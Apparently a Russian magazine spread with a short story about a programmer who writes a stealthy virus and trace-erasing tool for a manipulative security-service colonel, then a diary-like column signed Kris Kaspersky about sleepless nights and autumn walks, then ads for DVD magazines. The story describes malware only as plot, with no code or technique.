Корнеев шагал по аллее парка к дому и думал, что таких совпадений не бывает. Вот еще несколько дней назад он окинул тоскливым взглядом свою жизнь, вспомнил тех, кто оставил след в его памяти и решил — ведь было бы неплохо встретиться хоть с кем-нибудь и напомнить, чьими заслугами сумел этот кто-то подняться на свой жизненный Олимп. И напомнить так, чтобы мало не показалось.

Стоит, однако, признать, что без волшебной тетради Ткаченко он вряд ли сумел найти хоть кого-нибудь — пожалуй, за исключением все той же Сапожниковой. Ее-то он как раз видел достаточно часто — очень приметный джип Ксении время от времени мелькал на улицах города. Остальные же рассеялись по стране и миру и оказались вне пределов досягаемости — сей факт очень расстроил Корнеева, он погрузился на пару дней в депрессию, чего с ним раньше не случалось — а когда пришел в себя, то оказалось, что времени даром он не терял…

Та неделя, что ему дал Ткаченко для написания программы, была ему не нужна — Витя сваял за пару дней настоящую бомбу, вирус, с легкостью уклоняющийся от большинства антивирусных сканеров, существующих в настоящее время. Удивлению Корнеева не было границ — он не ожидал от самого себя такого знания Ассемблера. Раньше он никогда не писал деструктивных программ — каждое его творение обязано было приносить пользу. И тут — такое…

Корнеев, закончив работу над вирусом, спал почти сутки. Мама старалась не будить его, тихо убравшись в комнате и с непониманием и уважением разглядывая какие-то закорючки на экране и множество исписанных листков с иностранными словами. Сын во сне вздрагивал, ворочался, пытаясь спасти мир от какого-то вселенского зла, перед его закрытыми глазами пробегали строчки кода, скручиваясь в бесконечную спираль… Мама поправляла одеяло и выходила из комнаты — а он продолжал во сне изобретать, программировать, комбинировать; мозги не могли, не умели, и не хотели отдыхать…

Проснулся он тогда резко, на вдохе — сердце бешено колотилось, что-то испугало его во сне. Он вскочил и сразу же увидел прибранную комнату, аккуратно сложенные листы черновиков, нетронутый включенный компьютер, понял, где он, вспомнил все, чем занимался последние дни, вспомнил свой сон…

Исправления тогда пришли на ум мгновенно — он, не одеваясь, прошлепал босыми ногами к компьютеру, плюхнулся в кресло, быстро просмотрел листочки, исписанные вдоль и поперек, потом запустил нужные программы, исправил ошибки, проверил работу вируса на виртуальной машине — и издал крик, похожий, по его мнению, на боевой клич индейцев. Когда мама ворвалась в комнату, напуганная этим воплем, он прыгал посреди комнаты в одних трусах, разбрасывая по углам свои черновики…

Сегодня он пришел домой абсолютно спокойным и уверенным в себе. По дороге из парка он уже определил, по какому пути пойдет, чтобы улучшить свое творение в соответствии с требованиями Ткаченко. Надо было прикрутить к вирусу пару дополнительных модулей, которые одновременно и расширят его функциональность, и еще надежнее скроют от чужих глаз.

Присев за стол, он включил компьютер и разложил перед собой схему компьютерной сети.
— Придется немного поколдовать, — сказал он сам себе. — Мам! — крикнул он.
— Что, сын? — вошла она к нему в комнату и остановилась на пороге.
— Ты уже вернулся?
— Мам, я сегодня буду много работать, — он даже не обернулся. — Ты не могла бы мне приготовить… Ну, не знаю… Чтоб далеко ходить не надо было. Вот тут чтоб лежало, только руку протянуть. А?

Мама пожала плечами.
— Подумаю. Тебе когда подавать?
— Да пока не надо — но чувствую, что через час-полтора уже проголодаюсь по полной программе. Если я кое-что понимаю в этой жизни — мне наконец-то улыбнулась удача. Причем так улыбнулась!..

Мама вздохнула и сказала:
— Надеюсь, ничего противозаконного…

Витя промолчал. Она понимающе кивнула и вышла на кухню.

Работа закипела. Он писал код, подгонял его под условие задачи, представлял себя агентом, крадущимся по темным коридорам министерства, в котором служит Сергей Заволокин… Вот он проникает в кабинет, в центре которого стоит терминал администратора, на цы-

**Я ЖАЛЕЮ О ТОМ, ЧТО НЕ В СОСТОЯНИИ ВЗЯТЬ В РУКИ АВТОМАТ И РАССТРЕЛЯТЬ ИХ ВСЕХ НА ПЛОЩАДИ — ДА ЕЩЕ С ПРЯМЫМ ЭФИРОМ ПО ЦЕНТРАЛЬНЫМ КАНАЛАМ**

почках подкрадывается к нему, рукой в черной перчатке достает из кармана диск, вставляет в привод… И вот уже его вирус начинает свою черную работу, собирает информацию, упаковывает ее и отсылает… А он выскальзывает из кабинета незамеченным.
— «Миссия невыполнима», — удовлетворенно произнес Корнеев через несколько часов, откатился от стола и осмотрелся. Рядом с компьютером оказалась тарелка с оладьями, возле нее — плошка с вареньем. Кружка остывшего чая.

Он даже не заметил, когда заходила мама.
— Спасибо, ма! — крикнул он и принялся поглощать холодную, но очень своевременную еду. — Очень вкусно!

Но минут через пять он замер с набитым ртом, остановив на полпути руку с кружкой. Мысль, которая осенила Корнеева, напрочь отбила аппетит. Он вдруг представил, что будет с тем агентом в случае провала… А ведь чтобы не вычислили, нужна простая, но очень нужная вещь — нужная настолько, что он с трудом дожевал, с таким же трудом протолкнул комок в горло и запил ледяным чаем.

Ноги толкнули кресло к компьютеру, пальцы легли на клавиатуру. Он сделает это… Он поможет. Сергей Заволокин сядет в тюрьму — и никто не раскроет агента.
— Наверное, он не зря дал мне неделю, — шепнул он себе под нос, глядя на экран. — Он чувствовал, что я смогу больше. И я — смогу…

---

Ткаченко сидел на скамейке, словно и не уходил всю неделю. Виктор подошел осторожно, как можно тише — но застать врасплох опытного «безопасника» не смог. Тот резко обернулся на шорох листвы, узнал — и махнул рукой, приглашая присесть рядом.

Корнеев подошел — уже не таясь, широко шагая, забрался на скамейку, сел, закинул ногу на ногу. Начинать разговор первым не хотелось — тем более что ему было чем удивить Алексея Сергеевича.

Пауза затянулась. Ткаченко смотрел за забор, на трамвайные пути, время от времени вздыхая; Корнеев этого молчания не понимал, начал нервничать и все-таки заговорил:
— Почему вы ни о чем меня не спрашиваете?
— Потому что на душе тоскливо, — не поворачивая головы, ответил Алексей Сергеевич. — Пакостно как-то, словно кошки нагадили…
— Что так? — Корнеев попытался расшевелить Ткаченко — и это несмотря на то, что он его побаивался. Каждое утро в течение недели он просыпался с мыслью о том, что еще не пришло время встречаться с заказчиком — и от этого становилось спокойно, и он умудрялся задремать снова…
— Почитал еще раз ваше досье… Знаете, если рассчитывать вероятности, то почти семьдесят процентов людей, которым вы помогли в этой жизни, стали позором нашей страны — и это несмотря на то, что в своем роде деятельности они преуспевают. И я жалею о том, что не в состоянии взять в руки автомат и расстрелять их всех на площади — да еще с прямым эфиром по центральным каналам.

Ткаченко повернулся к Корнееву, посмотрел в его глаза.
— Вы хоть понимаете, сколько уродов получили путевку в жизнь благодаря вашему типу мышления? Да лучше иметь твердый шанкр, чем мягкие убеждения! И ведь вы такой не один…
— Мне почему-то казалось, что обвинять стоит их, а не меня, — отодвинулся от Ткаченко Витя. — Я не учил их быть теми, кем они стали.
— Но вы участвовали в процессе естественного социального отбора, — прошипел Алексей Сергеевич. — И благодаря вам результаты были искажены!

Корнеев замолчал, не в силах понять логику Ткаченко. Ему даже на какое-то время стало страшновато находиться рядом с ним, но уж очень хотелось получить гонорар. И он решил перевести разговор ближе к делу.
— Я выполнил ваше задание, — произнес он, будто и не было этого жутковатого вступления. — Вирус готов. Я принес диск. Вы должны были принести деньги.
— Деньги… — покачал головой Алексей Сергеевич. — Всех волнуют только деньги… Вот и вы… А такой правильный, такой честный, такой… Ладно, давайте вашу программу. Вы не забыли принести назад планы сети?
— Нет, все у меня с собой, — Корнеев вытащил из-за пазухи сложенные листы. — Я так понимаю, что раз это копии — то вам они потом все равно будут не нужны; поэтому вид у них не очень…

Ткаченко посмотрел на планы, заляпанные пятнами кофе, скрутил из них бумажный жгут, достал зажигалку, поджег и бросил за спину. Корнеев поднял на мгновение брови:
— Я мог бы и сам, надо было только сказать…
— Такие вещи я должен видеть своими глазами, — пробурчал Алексей Сергеевич. — Давайте диск.

Витя протянул ему коробочку и поинтересовался:
— А вы в этом сами хоть что-нибудь понимаете? То есть — кто оценит качество товара, кто проверит работоспособность?
— Понимаю, понимаю, — отмахнулся Ткаченко. — И люди найдутся. Так что обманывать не рекомендую. А то гонорар будет не в радость. Вот ваши деньги…

**ПОЧТИ СЕМЬДЕСЯТ ПРОЦЕНТОВ ЛЮДЕЙ, КОТОРЫМ ВЫ ПОМОГЛИ В ЭТОЙ ЖИЗНИ, СТАЛИ ПОЗОРОМ НАШЕЙ СТРАНЫ**

Он достал из портфеля конверт, протянул его Вите.
— Тысяча долларов, как и договаривались. Маму только не напугайте — еще решит, что вы убили кого-нибудь…

Корнеев взял деньги и сказал:
— Спасибо, конечно… Но там, на диске, есть еще кое-что.
— Что? — замер собирающийся уже уйти Ткаченко.
— Я вот подумал — а что будет, если агента вычислят? Как он сможет оправдаться? Как сможет доказать, что он не причастен к похищению данных?
— Ну и как же? — в глазах у Ткаченко он увидел неподдельный интерес.
— Только если сможет доказать, что никакого вируса нет. И не было.
— Это как? — Алексей Сергеевич в этот момент выглядел человеком, которого пытаются одурачить на лохотроне.
— На диске в отдельной папке лежит программа-нейтрализатор. В случае опасности агент сможет с любого компьютера в сети министерства — где бы он не находился — запустить эту программу. И никто и никогда не найдет вирус — исчезнет и он сам, и следы его деятельности. При исчезновении угрозы эта же программа вернет вирус к действию. Это я сам придумал. Для вас…

Ткаченко смотрел на него, открыв рот. Корнеев был рад произведенному эффекту.
— Ну как? — спросил он, когда понял, что сам Алексей Сергеевич не произнесет ни слова.
— И это действительно работает? — сумел выдавить тот из себя.
— Да, я проверял.

Ткаченко протянул руку Корнееву, в ответ тот пожал ее.
— Спасибо вам, Виктор… От всей нашей службы… Спасибо… Вы… Я… Мне надо идти. Начальству докладывать. Да и вам пора. Не стоит нам тут затягивать сцену прощания. Счастливо.

Корнеев развернулся и ушел. Ушел, унося в кармане куртки тысячу американских долларов и осознание того, что его силами одной сволочью на этой земле станет меньше.

Ткаченко, как и в прошлый раз, проводил его взглядом, а потом достал телефон и набрал все тот же, что и неделю назад, телефонный номер:
— Привет… Диск у меня… Нет, он тебя не вспомнил. Я уверен, что не вспомнил. Хотя в первые несколько секунд мне показалось, что догадается, но блеска в глазах не было. Он работал вслепую. И ты не поверишь, что он сделал… Этот рохля, этот «ботаник» хренов… Что? Ты там стоишь? Лучше сядь и слушай. Корнеев опять «прогнулся» — но на этот раз сам. Насколько в нем это прочно сидит — он просто гениальная «шестерка»! Он написал вирус — и дал мне его вместе с нейтрализатором! Короче, объясняю — когда наш человек все сделает в министерстве, я дам тебе команду… Да, правильно понял. Пропустишь минимум информации — чтобы было, над чем голову ломать… Да, а потом запустишь нейтрализатор. Понял? Молодец, Сережа… Ты у меня всегда был понятливым. Так что давай, отца не подведи…

Он спрятал телефон в карман и направился в контору — писать рапорт об удачно проведенной вербовке Корнеева и полученном от него вирусе.

Все-таки внебрачный сын для полковника ФСБ — тяжелая ноша… **С**

# ИСХОДНИКИ ВСЕЛЕННОЙ

КОЛОНКА КРИСА КАСПЕРСКИ

## ПОТОК СОЗНАНИЯ III

…Был день, и в этот день мыщъх заглянул на самое дно своего одиночества, точнее, выглянул оттуда, высунулся из колодца, и на душе стало так хреново, что сразу же захотелось назад. А начиналось все так…

…Ну сколько раз повторять — ненавижу я засыпать на рассвете, но пока мыщъх точил статью, ночь незаметно превратилась в утро, такое слякотное утро, с темным небом и мокрым снегом, с рассветом, отвесно падающим откуда-то сверху, сплошь затянутым серой пеленой облаков. Мыщъх, отложив статью по эвристикам, на минуту подошел к окну, за которым висели ярко-красные гроздь калины. Открыл форточку, а затем и все окно целиком. Пахнуло приятной свежестью, разгоняющей запах нагретой пластмассы и заставляющей мыщъха поеживаться от набегающих волн легкого осеннего ветерка. Покурил слегонца, впитывая в себя вместе с дымом красоту убегающего мира, уносящегося куда-то вдаль, словно желтая стрела. Точнее, стрелки. Наручных часов. В количестве трех штук. От холода начало попускать, да и нужно было возвращаться к статье, дописать которую удалось только в десятом часу, догнавшись до 31 Кб вместо положенных 20. Явный передоз! Ладно, редакторы все равно порежут…

Измученный трудовыми буднями, мыщъх сидел на кухне и тянул чай, а за окном ветер трепал облака, сквозь разрывы которых просвечивало ослепительно яркое солнце. Дождь уже кончился, и по небу пропалывали конгломераты мрачных облаков с резкими границами…. Короче, когда мыщъх, глотая феназепам, пытался заснуть, утро уже бушевало во всю. И все утро мыщъх'у снились кошмары…

…Проснулся после заката в кромешной тьме, материализовавшей ночной кошмар в реальную мышу (не растаманскую), приехавшую всего на один день. Точнее, даже не на день, а всего на 12 часов. Что я ощутил? Давление. Дискомфорт. Рассеянность. Невозможность сосредоточиться. Невозможность писать, невозможность вертеть хвостом. Все сразу стало не так, как вчера… На душе — мрак и темный осадок… Провожая ее на автобус после бессонной ночи по утру, мыщъх возвращался в свою нору, двигаясь на встречу свободе по пустынной дороге. А на горизонте прямо на глазах разгоралась неправдоподобно огромная светящаяся рубиновая арка восходящего солнца (принятая по-началу за какую-то рекламу), но нет, это было не реклама. Солнечный шар вздымался ввысь, сокращаясь в размерах, разгораясь все ярче и смещаясь в оранжевый спектр. Мыщъх шагал навстречу шару, что-то перевернувшему в его душе и впервые за много лет пронзившему давно забытым чувством всеобъемлющего восторга от отрываемого лично твоего персонального маленького чуда. Того чуда, в котором ты видишь себя… Ради которого стоит жить, шевелить хвостом и идти к звездам через любые тернии, овраги и бурелом. А по оврагам мыщъх носился предостаточно. Едва успел достигнуть своей норы, как тут же скормил кэнону свежую пленку и совершил большой забег, снимая на автомате все, что только попадало в объектив. Игра света и теней меняла пейзаж на глазах, и времени на раздумье уже не оставалось, пришлось забыть о творчестве, полностью отдавшись во власть автоматики. Вокруг норы оказалось столько интересных листьев, деревьев и других вещей, недоступных мне ранее только потому, что я сидел в своей скорлупе и никуда из нее не выходил. А тем временем вокруг разворачивался целый мир…

…В вечерней темноте призывно светилась линейка индикаторов однокиловаттной упсы, оставленной чисто про запас, уступившей место своей двухкиловаттной преемнице, при включении которой на секунду вспыхнул красный глазок, и тут же привычно загудел вентилятор. Пошла загрузка систем на двух компьютерах стразу (третий сегодня отдыхал за ненадобностью). Начинался обычный трудовой мыщъхиный день, а точнее, ночь, за которую нужно постараться написать полторы статьи, тогда завтра еще полторы, и все будет просто очень-очень хорошо! А за окном — мрачная осень и последний букет дубков на столе. Серое небо, холодный ветер, каким-то образом пробравшийся даже в мою нору. Мрак в душе. Ну, это по зиме всегда так. Хотя зима еще не настала, ее дыхание витает в воздухе словно призрак. Творческий порыв упирается в отсутствие времени. Мыщъх столько всего не сделал, что собирался сделать еще несколько лет назад. А что изменилось за эти годы? Ничего. Даже собственная уверенность ничуть не возросла. Мыщъх крутится в колесе и нарезает круги… Но для бешенного мыщъха сто верст — не круг! C

## Думаешь, что посмотреть сегодня вечером? Выбираем кино с TOTAL DVD!

Все о кино – читай о блокбастерах месяца, размышляй о лентах вместе со звездами, выбирай на какой сеанс пойти

Все о DVD – самые лучшие релизы месяца, более 50 обзоров, море интервью

...и немного о технологиях будущего! Телевидение высокой четкости, плазмы и многое другое!

### Total DVD – ультимативный журнал для киноманов!

Каждый журнал комплектуется DVD-приложением с великолепным полнометражным фильмом категории «А» (качество изображения и звука на диске соответствует лучшим мировым релизам), подборкой трейлеров и анонсов новых картин и роликами к DVD-релизам.

## Ищешь себе технику для домашнего кинотеатра? «DVD Эксперт» – самый лучший гид по аудио-видео- новинкам!

Все о Hi-Fi, High End и Home Cinema!

Пошаговые инструкции по составлению и инсталляции системы домашнего кино

Лучшие системы и компоненты месяца – рай для новичков. Более 50 самых новых моделей в оценочных и сравнительных тестах

Готовые системы, интервью, самые свежие новости индустрии Всегда на лезвии прогресса!

### Выбираем домашний кинотеатр с журналом «DVD Эксперт»! Сейчас это стильно, это модно, это доступно, это просто!

Каждый журнал комплектуется DVD-приложением с великолепным полнометражным фильмом категории «А» (качество изображения и звука на диске соответствует лучшим мировым релизам) и тестами для настройки системы хоум синема.